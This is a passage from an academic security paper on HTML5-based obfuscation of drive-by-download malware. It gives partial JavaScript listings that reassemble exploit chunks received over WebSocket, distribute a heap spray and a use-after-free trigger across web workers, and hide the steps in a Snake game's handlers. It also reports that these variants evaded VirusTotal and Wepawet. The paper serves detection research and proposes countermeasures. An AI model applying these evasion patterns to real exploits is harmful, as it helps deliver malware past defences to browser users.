2013.

6.1. Testing environment

The obfuscated malware samples have been embedded in a set of web pages and uploaded onto a local web server running Apache 2.2.16 on Linux Debian 6.0. The server machine used for the experiments has been a laptop with an Intel Core i3-370M and 4 GB of RAM. The vulnerable client machine has been a laptop with Intel Pentium Processor P6100 and 2 GB of RAM, running Windows XP SP2 as operating system.

The attacks used in the experimentation target different browser configurations under Windows XP, as summarized in Table I. It is worth noting that some of these browsers, like Internet Explorer, do not provide support for the HTML5 APIs employed by our techniques, which means that some attacks cannot be really executed against the target environment. This should not be considered a weakness of the method, because detection based on static code analysis does not require the malware execution. On the other hand, browsers with HTML5 support, like Firefox 8 and 9, have been successfully exploited by means of the modified malware, which means that our obfuscation techniques are able to preserve the timeliness, the order, and the correctness of all the low-level instructions required to accomplish the attack. The use of dated hardware for both the server and the client machines has been carried out to prove that no particular resources are required to execute our HTML5-based techniques.

6.2. Experiment 1: evasion through delegated preparation

The delegated preparation technique assumes that portions of malware, referred to as *malware chunks*, are stored on a malicious server and can be retrieved, for example, by means of the WebSocket protocol. A malware chunk may be a single instruction, a set of instructions, a piece of hex-encoded payload, a pre-computed value, and so on. In the example presented in the succeeding text, the malicious web page uses the HTML5 WebSocket API in order to establish a Transmission Control Protocol connection with the server. The server sends back to the malicious webpage a series of malware chunks that are differently processed on the basis of the specific storage API.

Listing 4 shows a basic implementation of the delegated preparation technique (for sake of clarity, some details have been omitted and self-explanatory variable names have been chosen). It is assumed that each malware chunk is a single instruction of the original malware. First, a connection with the malicious server is opened (line 2). On the reception of a message (line 3), the received chunk is stored in a local database (line 7). Once the connection is

[‡] A comperhensive list of the products used by VirusTotal can be found here: https://www.virustotal.com/en/about/credits/.

Listing 4. Evasion through delegated preparation (WebSQL API)

```
...
 var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
 ws.onmessage = function (evt)
{
    ...
    db.transaction( function (tx) {
         tx.executeSql('INSERT INTO Cache (id, chunk) VALUES (?, ?)', [evt.data.id, evt.data.
             chunk] );
    });
};
...
 ws.onclose = function()
{
    db.transaction( function (tx) {
         tx.executeSql('SELECT *, GROUP_{C}ONCAT(chunk, "") AS full FROM Cache', [], function (tx
             , results)
        {
            malicious_{c}ode = results.rows.item(0).full;
        }, null );
    });
};
...
```

Listing 5. Evasion through delegated preparation (Indexed API)

```
...
var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
ws.onmessage = function (evt)
{
    ...
    var row = {
        "chunk": evt.data.chunk,
        "id": evt.data.id
    };

     var request = objectStore.add(row);
};
...
ws.onclose = function()
{
    ...
     var cursorRequest = storeObject.openCursor();

     cursorRequest.onsuccess = function(e)
    {
        var result = e.target.result;
        if(!!result == false)
            return;

        process(result.value.chunk);
        result.continue();
    };
};
...
```

Listing 6. Evasion through delegated preparation (BlobBuilder API)

```
1  ...
2  function init ()
3  {
4      var bb = new BlobBuilder();
5      var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
6
7      ws.onopen = function() {
8          ws.send("Hello!");
9      };
10
11     ws.onmessage = function (evt) {
12  bb.append(evt.data);
13     };
14
15     ws.onclose = function (evt)
16     {
17        var blob = bb.getBlob();
18         var fr = new FileReader();
19
20         fr.onload = function(e) {
21             PAYLOAD = e.target.result;
22             process(PAYLOAD);
23         };
24        fr.readAsText(blob);
25     };
26 }
27 ...
```

closed by the server (line 11), the full code is reassembled by means of a single call to the `GROUP_CONCAT()` function of SQLite (line 14), which transparently returns the concatenation of all the stored values.

As shown in the previous example, the use of the WebSQL API enables to assemble the malware in a transparent way, thus completely avoiding any string manipulations. Currently, the WebSQL API specification is being supported by Webkit-based browsers, such as Google Chrome, Apple Safari, and Opera. In case the target browser does not support Web SQL APIs (e.g., Mozilla Firefox), Web Storage [38] or Indexed DB [40] could be leveraged instead. Listing 5 shows a possible implementation of the previous attack by using the Indexed DB API. As for the previous case, on the reception of a message, the chunk is stored on the local database (line 11). When the connection is closed by the server, a *cursor* is used in order to step through all the values in the object store (line 17). The `onsuccess()` callback (line 19) is called for each chunk in the object store, which can be processed as consequence (e.g., passed to `eval()`). Also in this case, no string manipulation is performed.

Another HTML5 API that can be used for the delegated preparation is Blob, or BlobBuilder in older browser versions. Both APIs can be leveraged to transparently concatenate a series of strings without using any suspicious string manipulation functions. An example is shown in Listing 6, where a BlobBuilder object is used to reassemble a hex-encoded payload obtained by means of a WebSocket connection. In more details, the chunks returned by the server are progressively appended to a BlobBuilder object (line 12). When the server closes the connection, the complete blob is reassembled by means of the `getBlob()` function (line 17). The content of the blob is subsequently read and merged in a single string by means of the FileReader API (line 24). Finally, the resulting payload is processed (line 19). Even in this case, no string manipulation functions have been used.

6.3. Experiment 2: evasion through distributed preparation

The basic idea of this technique is to obfuscate the malicious code by delegating the execution of different parts of the same malware to different dedicated threads. It can be accomplished by leveraging the web worker API supported by most of recent browsers. A graphical representation of the example presented in this section is described through the tree diagram in Figure 1. The web workers are represented by nodes, and the dependency correlations among web workers are represented by edges. In more details, two web workers `ww1` and `ww2` are used to retrieve the payload. They do not have any correlation, therefore can be concurrently executed (same level). After their termination, `ww3` is activated in order to perform the heap spray



Figure 1. Distributed preparation: malware execution path.

(Section 2). Clearly, this step depends on the output of `ww1` and `ww2`. As consequence, `ww3` can only start once the execution of its children is terminated. The memory corruption data are generated by `ww4`, which finally triggers the exploit. Synchronization among web workers can be managed by means of JavaScript events. It is worth noting that the malware execution path could be more complex of that presented in Figure 1 and can be generalized in a graph.

A basic implementation of this example is presented in Listing 7. The attack discussed in Section 2 is used as base malware. At runtime, the malicious page instantiates two web workers (`ww1` at line 4 and `ww2` at line 12), each responsible for delivering a piece of the payload. They are concurrently executed because their tasks are independent with each other. When a web worker terminates its work, the generated data are extracted from the received message (lines 5 and 13), and its termination is signaled by means of a `Terminated` event. The execution of `ww3` is triggered once all the required parameters have been obtained (line 20). The third web worker is responsible for executing the heap spray. Afterwards, the code aimed to trigger the exploit is executed (line 27). The exploit data are generated by means of the last web worker (line 31), `ww4`, which returns the series of blocks used to overwrite the memory referenced by the dangling pointer (line 36). Finally, the memory error is triggered (line 40).

The *concurrent preparation* technique can be recursively adopted by leveraging nested web workers (currently supported only by Firefox). Listing 8 shows a possible implementation of `ww3` on the basis of nested web workers. The procedure is divided into three phases, each performed by a dedicated web worker. In particular, `ww3a` is in charge of generating the padding data, which is in turn passed to `ww3b` together with the payload (line 8). At this point, `ww3b` can use these parameters in order to assemble the spray block. The last step is performed by `ww3c` (line 15), which generates a random variable containing the spray data. Once the spray is complete, the termination is signaled to the main thread (line 25). Despite that `ww3a`, `ww3b`, and `ww3c` must be executed in sequence because they depend on each other, multiple instances of `ww3` can be executed in parallel in order to speed-up the procedure.

6.4. Experiment 3: evasion through user-driven preparation

The user-driven technique is based on the idea that the execution of a malware can be associated to the interaction of the user with a web page. Any web-based attack can be straightforwardly adapted to this pattern. Technically, the execution of a specific block of instructions is associated to the occurrence of a particular event triggered by the user. Only one (or a small subset) of all the possible sequences of actions being practicable by the user leads to the full execution of the malware. The effectiveness of this attack relies on the fact that it leverages not only technical tricks but also human factors, which are difficultly reproducible by means of an automated program like a client honeypot. While this approach is not strictly related to HTML5, such technology introduces many functionalities that can be leveraged to realize the user-driven technique.

Clearly, a difficulty of this technique consists in inducting the victim to perform the exact sequence of actions leading to the execution of the malware. The example discussed in the succeeding text shows how a common browser game can be adapted to this purpose. In particular, this makes use of a simple version of the famous Snake game (available at [57]), which is implemented by means of the canvas API [58]. The canvas is used to draw the plane in which the snake moves, and the direction of the snake can be changed by the user through the direction keys. The canvas is refreshed at progressive time intervals (ticks). The example leverages two functions defined in the original source code: `changeDirection()` and `updateScore()`. The first is in charge of updating the direction of the snake and is called whenever a keystroke occurs. The second function is called whenever the snake catches some food in order to update the user's score. Thus, by playing the game, the unaware user drives the correct execution of the malware.

As shown in Listing 9, a hook has been inserted at the beginning of the `changeDirection()` function, which performs a call to the `spray_step()` procedure. This performs a single step of the heap spray. It is worth noting that this procedure can be obfuscated, in turn, by means of the delegated preparation or the concurrent preparation. The heap spray remains quite effective becuase it is executed within a short time, because a new handle to the `keydown` event is created at each tick

Listing 7. Distributed preparation: main web page

```
var TERMEVT = document.createEvent("Event");
TERMEVT.initEvent("Terminated",true,true);
...
 var ww1 = new Worker("ww1.js");
 ww1.onmessage = function (evt)
{
    ROP = evt.data.rop;
    document.dispatchEvent(TERMEVT);
 };
ww1.postMessage({});
...
 var ww2 = new Worker("ww2.js");
 ww2.onmessage = function (evt)
{
    PAYLOAD = evt.data.payload;
    document.dispatchEvent(TERMEVT);
 };
ww2.postMessage({});
...
 document.addEventListener("Terminated", function (evt)
{
    if(!!PAYLOAD)
        ww3.postMessage({'payload': PAYLOAD});
} ,false);
...
var ww3 = new Worker("ww3.js");
 ww3.onmessage = function (evt)
{   ...
    ATTR.value = null;
    var CONTAINER = new Array();
    var ww4 = new Worker("ww4.js");
    ww4.onmessage = function (evt)
    {
        if( !!evt.data.mem )
        {
             CONTAINER.push(evt.data.mem);
            ...
        }
        else
             ITER.referenceNode;
    }
    ww4.postMessage({});
};...
```

without cleaning the previous handles (it is an imperfection of the original code). It results in multiple calls of the `changeDirection()` function whenever a key is pressed. When the heap spray is carried out, a global flag `bonus` is set.

A hook has been inserted at the end of the `updateScore()` function, which is in charge of triggering the vulnerability. It is worth noting that the `bonus` and the `score` parameters are checked before performing the call to the `run()` function. In such a way, the malware execution proceeds only whether (i) the heap spray has been completed successfully and (ii) the user's score is above a certain threshold. This last requirement would ensure that the player is really a human.

6.5. Analysis and reports

A victim machine has been set-up in order to carry out the validation procedure. In the first phase, we prepared a set of web pages, each containing one of the chosen malware codes, then we verified that the selected malware detection systems correctly classified such pages as malicious. In the second phase, we used the same detection systems to surf the web pages containing the malware rewritten using the novel obfuscation techniques. For each malware, we wrote five different variants based on the three techniques documented in Section 5. As discussed before, the tests have been carried out by using VirusTotal, for online static and dynamic analysis, and Wepawet, for off-line dynamic

Listing 8. Distributed preparation through nested web workers: Heap Spray

```
onmessage = function (evt)
{
    ...
    var ww3a = new Worker("ww3a.js");
    ww3a.onmessage = function (evt)
    {
        var PADDING = evt.data.padding;
         ww3b.postMessage({'payload': PAYLOAD, 'padding': PADDING });
    };
    ...
    var ww3b = new Worker("ww3b.js");
    ww3b.onmessage = function (evt)
    {
        var SPRAYBLOCK = evt.data.sprayblock;
         ww3c.postMessage({ 'sprayblock': SPRAYBLOCK });
    };
    ...
    var ww3c = new Worker("ww3c.js");
    ww3c.onmessage = function (evt)
    {
        var CONTINUE = evt.data.continue;
        if( !!CONTINUE )
            ww3a.postMessage({});
        else
             postMessage({});
    }
    ...
};
```

Listing 9. Evasion through User-driven Preparation

```
function changeDirection( e ) {
  spray_{s}tep();

  for( i = 0; i < keys.length; i++ ) {
    if( e.which == keys[i][0] || e.which == keys[i][1] ) {
      e.preventDefault();
    }
  }
  ...
}
```

Listing 10. Evasion through User-driven Preparation

```

function updateScore() {
  score += scoreIncrement;
  $( '.score' ).html( score );

  if( score > highScore ) {
    highScore = score;
    $( '.high-score' ).html( highScore );
  }

  if( bonus == 1 && score >= 10 )
    run();
}
```

Table II. VirusTotal and Wepawet detection ratios on the sample malware set.

Malware	VirusTotal Detection ratio	Wepawet Detection ratio
A	11/46	1/1
B	31/46	1/1
C	30/46	1/1
D	28/46	1/1

analysis. In case of multiple resources constituting the malware, each file has been separately sent to VirusTotal for analysis. In the case of Wepawet, only the URL to the main page has been submitted. Because the implementation of the systems used for the analysis is continuously evolving, which influences the effectiveness of detecting new malware, it is important to highlight that all the experiments have been conducted between February and April 2013.

Table II summarizes the detection ratio given by VirusTotal and Wepawet in the first phase for each sample malware in Table I. As it can be clearly seen, VirusTotal, which, we recall, makes uses of 46 different (mostly static) detection systems, and Wepawet were always able to correctly identify the analyzed code as malicious. It is worth recalling that the malware samples were equipped with simple proof-of-concept payloads (such as the execution of the `calc.exe` program). Clearly, the use of more complex payloads can only determine an increase of the detection rate of static analyzers. Conversely, the effectiveness of the obfuscation techniques presented in this work does not depend on the complexity/length of the original malware.

We turn out now our attention to the second phase of the experimentation. Here, all the malware codes rewritten using our techniques have always been able to evade detection, when analyzed with either VirusTotal or Wepawet, even if for different reasons. As expected, VirusTotal was able to classify as malicious only codes where a significant part of the original malware, such as entire shellcodes or exploit patterns, was in the same place. This seems to be mainly due to the limitations of the static approach employed by most of the detection systems used by VirusTotal, as a page is classified as malicious if it matches, within a certain threshold, with a previously known signature. Even the sandbox-based products used by VirusTotal were not able to detect the threat, most likely because of the limitations of the high-interaction honeyclients discussed in Section 3. Such a problem should not affect Wepawet, as it employs a completely dynamic approach based on emulation to establish if a code contains a malware. Despite this, Wepawet always failed in classifying as malicious our code. A careful analysis revealed that this behavior was probably due to the module used by Wepawet to emulate the execution of JavaScript code, which is apparently not able to interpret the HTML5 APIs leveraged by our obfuscation patterns. As consequence, Wepawet did not uncover the modified attacks unless a significant part of the malware code (e.g., the exploit) was in the main web page.

7. CONCLUSIONS

In this article, we presented three obfuscation techniques that leverage on some functionalities of the HTML5 related standards. These techniques can be used to write drive-by-download malware to be able to evade either static or dynamic detection systems. We have experimentally assessed the effectiveness of our techniques by using them to rewrite and analyze a reference set of web malware. Our results show that, to the best of the detection systems publicly available nowadays, our techniques seem to succeed in preventing the detection of the malware.

This result was expected when speaking of static detection systems. The approach used by these systems to identify malicious code is typically based on matching an input code against a database of malware patterns (signatures). Because the patterns we were experimenting are still unknown to the existing static detection systems, they went undetected. We have obtained the same results even when experimenting with semi-static detection systems. These systems implement a blended approach by mixing the signature-based technique with more advanced techniques such as heuristics and statistical features to distinguish between benign and malign tools. Despite this, the semi-static detection systems employed in our experiments were unable to detect the tested malware. Finally, the experimented obfuscation techniques were also able to deceive, in our tests, dynamic detection systems. This may be surprising as these systems are able to detect a malware not by its code but according to its behavior. A further investigation revealed that this failure was due to the inability of these systems to recognize and deal with HTML5 related primitives. Thus, the first countermeasure would be to update existing dynamic detection systems with the support for HTML5-related primitives. This would make it possible to determine if the dynamic approach is able to correctly detect malware obfuscated with our techniques. We also provided several hints about the other countermeasures that could be put in practice in order to counter our techniques. As a more general consideration, as far as new web-related technologies increase the range of possibilities for web applications, there is an urgent need of hardening the standard level of security of web browsers as well as increasing the public awareness about the potential dangers of running untrusted web applications.

ACKNOWLEDGEMENTS

We would like to thank the anonymous reviewers for their helpful and valuable comments, especially those concerning alternative approaches for preventing or detecting drive-by-download attacks.

REFERENCES

1. Sophos Ltd. Security threat report 2012, 2012. Available from: http://www.sophos.com/en-us/security-news-trends/reports/security-threat-report.aspx [Accessed on 3 September 2013].
2. Egele M, Kirda E, Kruegel C. Mitigating drive-by download attacks: challenges and open problems. In *iNetSec 2009 Open Research Problems in Network Security IFIP Advances in Information and Communication Technology*, Vol. 309, Camenisch J, Kesdogan D (eds). Springer: Boston, 2009; 52–62.
3. Cova M, Kruegel C, Vigna G. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the 19th International Conference on World Wide Web, WWW '10*. ACM: New York, NY, USA, 2010; 281–290.
4. Rapid7. Exploit database (DB) – metasploit, 2013. Available from: http://www.metasploit.com/modules/ [Accessed on 3 September 2013].
5. Bradshaw S. The Grey corner: heap spray exploit tutorial: internet explorer use after free Aurora vulnerability, 2010. Available from: http://www.thegreycorner.com/2010/01/heap-spray-exploit-tutorial-internet.html [Accessed on 3 September 2013].
6. d0c_s4vage. Insecticides Don't Kill Bugs, Patch Tuesdays Do, 2011. Available from: http://d0cs4vage.blogspot.it/2011/06/insecticides-dont-kill-bugs-patch.html [Accessed on 3 September 2013].
7. Ding Y, Wei T, Wang T, Liang Z, Zou W. Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference, ACSAC '10*. ACM: New York, NY, USA, 2010; 327–336.
8. Corelan Team. Exploit writing tutorial part 11: heap spraying demystified, 2011. Available from: https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/ [Accessed on 3 September 2013].
9. Ramilli M. Nozzle and BuBBLE: a trick to JUMP them!, March 2013. Available from: http://marcoramilli.blogspot.it/2013/03/nozzle-and-bubble-trick-to-jump-them.html [Accessed on 3 September 2013].
10. Symantec Corporation. Norton antiVirus, 2012. Available from: http://us.norton.com/antivirus/ [Accessed on 3 September 2013].
11. Webroot Inc. Fastest PC & Mac Virus Protection - SecureAnywhere Antivirus 2013 – Webroot, 2012. Available from: http://www.webroot.com/En_US/consumer-products-secureanywhere-antivirus.html [Accessed on 3 September 2013].
12. AV-TEST. The Independent IT-Security Institute: 2011, 2012. Available from: http://www.av-test.org/en/tests/award/2011/ [Accessed on 3 September 2013].
13. Roesch M. Snort - lightweight intrusion detection for networks. In *Proceedings of the 13th USENIX Conference on System Administration, LISA '99*. USENIX Association: Berkeley, CA, USA, 1999; 229–238.
14. Guarnieri C, Tanasi A, Bremer J, Schloesser M. Automated malware analysis - Cuckoo Sandbox, 2012. Available from: http://www.cuckoosandbox.org/about.html [Accessed on 3 September 2013].
15. Seifert C, Steenson R. Capture - honeypot client (Capture-HPC), 2006.
16. Kapravelos A, Cova M, Kruegel C, Vigna G. Escape from monkey island: evading high-interaction honeyclients. In *Proceedings of the 8th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, DIMVA'11*. Springer-Verlag: Berlin, Heidelberg, 2011; 124–143.
17. Hartstein B. Jsunpack - a generic JavaScript unpacker, 2011. Available from: http://jsunpack.jeek.org/ [Accessed on 3 September 2013].
18. Rieck K, Krueger T, Dewald A. Cujo: efficient detection and prevention of drive-by-download attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference, ACSAC '10*. ACM: New York, NY, USA, 2010; 31–39.
19. Wepawet, 2012. Available from: http://wepawet.cs.ucsb.edu [Accessed on 3 September 2013].
20. Ratanaworabhan P, Livshits B, Zorn B. NOZZLE: a defense against heap-spraying code injection attacks. In *Proceedings of the 18th Conference on USENIX Security Symposium, SSYM'09*. USENIX Association: Berkeley, CA, USA, 2009; 169–186.
21. Dell'Aera A. Thug, 2012. Available from: http://buffer.github.com/thug/ [Accessed on 3 September 2013].
22. Nazario J. PhoneyC: a virtual client honeypot. In *Proceedings of the 2nd USENIX Conference on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and more, LEET'09*. USENIX Association: Berkeley, CA, USA, 2009; 6–6.
23. Likarish P, Jung E, Jo I. Obfuscated malicious JavaScript detection using classification techniques, *2009 4th International Conference on Malicious and Unwanted Software (MALWARE)*, Montreal, Quebec, Canada, 2009; 47–54.
24. Canali D, Cova M, Vigna G, Kruegel C. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th International Conference on World Wide Web, WWW '11*. ACM: New York, NY, USA, 2011; 197–206.

25. Heiderich M, Frosch T, Holz T. IceShield: detection and mitigation of malicious websites with a frozen DOM. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection, RAID'11*. Springer-Verlag: Berlin, Heidelberg, 2011; 281–300.
26. Kim HC, Choi YH, Lee DH. JsSandbox: a framework for analyzing the behavior of malicious JavaScript code using internal function hooking. *TIIS* 2012; **6**(2): 766–783.
27. Curtsinger C, Livshits B, Zorn B, Seifert C. Zozzle: fast and precise in-browser JavaScript malware detection. In *Proceedings of the 20th USENIX Conference on Security, SEC'11*. USENIX Association: Berkeley, CA, USA, 2011; 3–3.
28. Jayasinghe GK, Shane Culpepper J, Bertok P. Efficient and effective realtime prediction of drive-by download attacks. *Journal of Network and Computer Applications* Feb 2014; **38**: 135–149.
29. Gadaleta F, Younan Y, Joosen W. Bubble: A JavaScript engine level countermeasure against heap-spraying attacks. In *Engineering Secure Software and Systems*, vol. 5965, Massacci F, Wallach D, Zannone N (eds), Lecture Notes in Computer Science. Springer: Berlin Heidelberg, 2010; 1–17.
30. Shacham H, Page M, Pfaff B, Goh EJ, Modadugu N, Boneh D. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security, CCS '04*. ACM: New York, NY, USA, 2004; 298–307.
31. Kolbitsch C, Livshits B, Zorn B, Seifert C. Rozzle: decloaking internet malware, *IEEE Symposium on Security and Privacy*, San Francisco Bay Area, California, 2012; 443–457.
32. Lu L, Yegneswaran V, Porras P, Lee W. Blade: an attack-agnostic approach for preventing drive-by malware infections. In *Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS '10*. ACM: New York, NY, USA, 2010; 440–450.
33. Hsu FH, Tso CK, Yeh YC, Wang WJ, Chen LH. Browserguard: a behavior-based solution to drive-by-download attacks. *IEEE Journal on Selected Areas in Communications* August 2011; **29**(7): 1461–1468.
34. Zhang J, Seifert C, Stokes JW, Lee W. Arrow: generating signatures to detect drive-by downloads. In *Proceedings of the 20th International Conference on World Wide Web, WWW '11*. ACM: New York, NY, USA, 2011; 187–196.
35. W3C Consortium. HTML5: a vocabulary and associated apis for HTML and XHTML, 2013. Available from: http://dev.w3.org/html5/spec/ [Accessed on 3 September 2013].
36. WHATWG Group. HTML: the living standard, 2013. Available from: http://developers.whatwg.org/ [Accessed on 3 September 2013].
37. W3C Consortium. File API, 2012. Available from: http://www.w3.org/TR/FileAPI/ [Accessed on 3 September 2013].
38. W3C Consortium. Web storage, 2012. Available from: http://dev.w3.org/html5/webstorage [Accessed on 3 September 2013].
39. W3C Consortium. Web database API, 2010. Available from: http://www.w3.org/TR/webdatabase/ [Accessed on 3 September 2013].
40. W3C Consortium. Indexed database API, 2012. Available from: http://www.w3.org/TR/IndexedDB/ [Accessed on 3 September 2013].
41. W3C Consortium. WebSocket API, 2012. Available from: http://www.w3.org/TR/websockets/ [Accessed on 3 September 2013].
42. Hanna S, Chul E, Akhawe D, Boehm A, Saxena P. The emperor's new APIs: on the (in) secure usage of new client-side primitives. *csberkeleyedu* 2010.
43. Newsome J, Song D. Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software, *Proceedings of the Network and Distributed System Security Symposium (NDSS 2005)*, 2005.
44. Jovanovic N, Kruegel C, Kirda E. Pixy: a static analysis tool for detecting web application vulnerabilities, *2006 IEEE Symposium on Security and Privacy,* 6, Oakland, California, 2006; 263.
45. Tamayo JM, Aiken A, Bronson N, Sagiv M. Understanding the behavior of database operations under program control. *SIGPLAN Not* Oct 2012; **47** (10): 983–996.
46. Ganai M, Lee D, Gupta A. DTAM: dynamic taint analysis of multi-threaded programs for relevancy. In *Proceedings of the ACM SIGSOFT 20th International Symposium on the Foundations of Software Engineering, FSE '12*. ACM: New York, NY, USA, 2012; 46:1–46:11.
47. Sifakis E, Mounier L. Offline taint prediction for multi-threaded applications, 2012. Available from: http://www-verimag.imag.fr/TR/TR-2012-8.pdf [Accessed on 3 September 2013].
48. Egele M, Scholte T, Kirda E, Kruegel C. A survey on automated dynamic malware-analysis techniques and tools. *ACM Computer Surveys* Mar 2008; **44** (2): 6:1–6:42.
49. Matrosov A. Nuclear Pack Exploit Kit plays with smart redirection, April 2012. Available from: http://www.welivesecurity.com/2012/04/05/blackhole-exploit-kit-plays-with-smart-redirection/ [Accessed on 3 September 2013].

50. Brumley D, Hartwig C, Liang Z, Newsome J, Song D, Yin H. Automatically identifying trigger-based behavior in malware. In *Botnet Detection, Advances in Information Security*, Vol. 36, Lee W, Wang C, Dagon D (eds). Springer: US, 2008; 65–88.
51. Fleck D, Tokhtabayev A, Alarif AA, Stavrou A, Nykodym T. Pytrigger: a system to trigger & extract user-activated malware behavior, *Proceedings of the 8th ARES Conference*, Regensburg, Germany, 2013; 92–101.
52. Regenrecht. Firefox 8/9 AttributeChildRemoved() Use-After-Free, 2011. Available from: http://packetstormsecurity.com/files/112664/Firefox-8-9-AttributeChildRemoved-Use-After-Free.html [Accessed on 3 September 2013].
53. Sberry. Mozilla Firefox 3.5 (font tags) remote buffer overflow exploit, 2009. Available from: http://www.exploit-db.com/exploits/9137/ [Accessed on 3 September 2013].
54. Obied A. Internet Explorer Aurora Exploit, 2010. Available from: http://www.exploit-db.com/exploits/11167/ [Accessed on 3 September 2013].
55. Memelli M. Internet Explorer 6, 7, 8 memory corruption 0day exploit, 2010. Available from: http://www.exploit-db.com/exploits/15421/ [Accessed on 3 September 2013].
56. VirusTotal Team. VirusTotal - free Online virus, malware and URL scanner, 2013. Available from: https://www.virustotal.com/ [Accessed on 3 September 2013].
57. Saunders R. Snake in HTML5 canvas, a tutorial – Ralph Saunders ? designer & developer, 2011. Available from: http://ralphsaunders.co.uk/blogged-about/snake-in-html5-canvas-a-tutorial/ [Accessed on 3 September 2013].
58. W3C Consortium. Html canvas 2D context, level 2 nightly, 2013. Available from: http://www.w3.org/html/wg/drafts/2dcontext/html5_canvas/ [Accessed on 3 September 2013].